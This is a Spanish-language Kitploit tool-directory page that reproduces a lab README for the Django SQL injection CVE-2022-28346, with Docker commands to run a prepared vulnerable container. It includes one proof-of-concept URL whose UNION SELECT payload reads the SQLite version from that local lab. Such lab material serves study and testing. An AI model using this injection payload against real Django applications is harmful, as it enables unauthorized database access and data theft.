
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-28346 — Se encontró una falla en el paquete Django, que conduce a una inyección SQL. Esta falla permite que un atacante, utilizando un diccionario manipulado que contiene consultas SQL maliciosas, comprometa completamente la base de datos. | Kitploit
Herramientas/GitHubGitHub/kamal-marouane/cve-2022-28346
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebAprendizaje y EducaciónSeguridad de Bases de DatosLabs y Práctica
GitHubkamal-marouane/cve-2022-28346

CVE-2022-28346

Se encontró una falla en el paquete Django, que conduce a una inyección SQL. Esta falla permite que un atacante, utilizando un diccionario manipulado que contiene consultas SQL maliciosas, comprometa completamente la base de datos.

Ver Repositorio
1126hace 2 añosAún no revisado
Compartir

CVE-2022-28346

Se encontró una falla en el paquete Django que conduce a una inyección SQL. Esta falla permite a un atacante, mediante un diccionario manipulado que contiene consultas SQL maliciosas, comprometer completamente la base de datos.

Tabla de Contenidos

  • CVE-2022-28346
    • Descripción
    • Entorno
    • Prueba de Concepto y Explotación
    • Referencias

Encontrará arriba, en el repositorio de código, el informe de análisis detallado (PDF) sobre CVE-2022-28346.

Descripción

CVE-2022-28346 es una vulnerabilidad crítica identificada en varias versiones de Django, un popular framework web de Python. Esta vulnerabilidad afecta específicamente a las versiones de Django 2.2 anteriores a 2.2.28, 3.2 anteriores a 3.2.13 y 4.0 anteriores a 4.0.4.

El núcleo del problema radica en los métodos QuerySet.annotate(), aggregate() y extra() dentro de Django. Estos métodos son vulnerables a ataques de inyección SQL cuando se utilizan alias de columna junto con un diccionario manipulado (con expansión de diccionario) como el **kwargs pasado. La inyección SQL es un tipo de ataque que permite a un atacante interferir con las consultas que una aplicación realiza a su base de datos. Puede usarse para ver datos que normalmente no se pueden recuperar, incluidos datos de otros usuarios o cualquier otro dato al que la aplicación misma pueda acceder. En algunos casos, un atacante podría modificar o eliminar estos datos, afectando la integridad de los datos.

Entorno

Para realizar una prueba exhaustiva de esta vulnerabilidad, asegúrese de tener suficiente espacio libre en su disco duro. Se requiere un mínimo de 1.2 GB para realizar con éxito la prueba de vulnerabilidad.

Si ya tiene Docker instalado, puede omitir esta sección y pasar directamente al siguiente conjunto de instrucciones.

Para comenzar a probar esta vulnerabilidad, instale Docker:

  • Instalar Docker para entorno Linux
  • Instalar Docker para entorno Windows

Verifique que Docker esté operativo antes de pasar a los siguientes pasos.

En su terminal, ejecute el siguiente comando para obtener la imagen de Docker que hemos creado y subido a DockerHub:

sudo docker pull marouanekamal/cve-2022-28346:latest


Y espere a que la imagen de Docker termine de descargarse. Si encuentra algún problema, puede deberse a su conexión a internet; asegúrese de tener una conexión estable y activa.

Después de que finalice la instalación, verifique que la imagen existe ejecutando el siguiente comando:

sudo docker images


Ahora puede ejecutar la imagen de Docker usando el siguiente comando:

sudo docker run -p 8000:8000 --name my_cve_container marouanekamal/cve-2022-28346:latest


Ahora el servidor está en funcionamiento y podemos explotar este CVE ;)

Prueba de Concepto y Explotación

Después de ejecutar la imagen de Docker, puede ingresar al siguiente enlace para verificar si la URL es accesible:

http://0.0.0.0:8000/


La palabra ok se muestra, lo que significa que la URL es accesible y todo funciona correctamente.

Ahora ataquemos esta vulnerabilidad mediante inyección SQL. Escriba la siguiente URL para hacerlo:

http://0.0.0.0:8000/demo?field=demo.name" FROM "demo_user" union SELECT "1",sqlite_version(),"3" --


Pudimos determinar la versión de SQLite utilizada por el servidor ;)

Referencias

  • https://mocusez.site/posts/a3ce.html
  • https://blog.csdn.net/weixin_46944519/article/details/128496498
  • https://www.cvedetails.com/cve/CVE-2022-28346/?q=CVE-2022-28346
  • https://avd.aquasec.com/nvd/2022/cve-2022-28346/
  • https://cyber.vumetric.com/vulns/CVE-2022-28346/sql-injection-vulnerability-in-multiple-products/
  • https://www.suse.com/security/cve/CVE-2022-28346.html
  • https://docs.djangoproject.com/en/4.0/releases/security/
  • https://www.freebuf.com/vuls/332893.html

Si encuentra algún problema o necesita aclaración sobre alguno de los pasos, no dude en comunicarse por correo electrónico para obtener ayuda:

[email protected]

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    340
  • 4

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    314
  • 5

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    307
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    295

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





